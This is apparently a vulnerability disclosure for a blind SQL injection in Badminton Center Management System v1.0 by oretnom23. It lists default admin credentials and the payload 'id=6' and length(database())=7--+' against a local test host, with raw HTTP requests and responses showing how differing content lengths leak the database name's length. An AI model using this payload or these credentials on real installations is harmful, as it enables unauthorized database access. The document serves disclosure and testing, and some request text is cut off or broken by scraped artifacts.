

main

...

bug_report / vendors / oretnom23 / badminton-center-management-system / SQLi-12.md



debug601 Create SQLi-12.md

History

1 contributor

37 lines (24 sloc) | 1.62 KB

...

Badminton Center Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: <https://www.sourcecodester.com/php/15318/badminton-center-management-system-phpoop-free-source-code.html>

Current database name: bcms_db,length is 7

Vulnerability File: /bcms/admin/?
page=service_transactions/manage_service_transaction&id=

Vulnerability location: /bcms/admin/?
page=service_transactions/manage_service_transaction&id=id

[+] Payload: /bcms/admin/?
page=service_transactions/manage_service_transaction&id=6%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /bcms/admin/?page=service_transactions/manage_service_transaction&id=6%27%20and%
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close

When length (database ()) = 6, Content-Length: 33199

```
GET /bcms/admin/?page=service_transactions/manage_service_transaction&id=6%27%20and%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close

HTTP/1.1 200 OK
Date: Fri, 27 May 2022 02:44:19 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33199

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
```



When length (database ()) = 7, Content-Length: 35681

```
GET /bcms/admin/?page=service_transactions/manage_service_transaction&id=6%27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close

HTTP/1.1 200 OK
Date: Fri, 27 May 2022 02:43:23 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 35681

<!DOCTYPE html>
```

INT

SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL

Split URL

Execute

http://192.168.1.19/bcms/admin/?page=service_transactions/manage_service_transaction&id=6' and length(database())=7--+|

☐ Post data

☐ Referrer

0xHEX

%URL

BASE64

Insert string to replace

Insert replacing string

☒ Replace All

BCMS - PHP

Dashboard

Main

Court Rentals

Sales

Service Transactions

Reports

Daily Court Rentals Report

Daily Sales Report

Daily Services Report

Master List

Court List

List of Product

List of Services

Badminton Court Management System - Admin

Administrato

Develop

Update Service Transaction Details

Client Name

Mark Cooper

Contact

09123456789

Services

Choose Service

Please Select service Here

+ Add

	QTY	Name	Price	Total
✖	1	String Tensioning	350.00	350
✖	1	Racket Gripping	150.00	150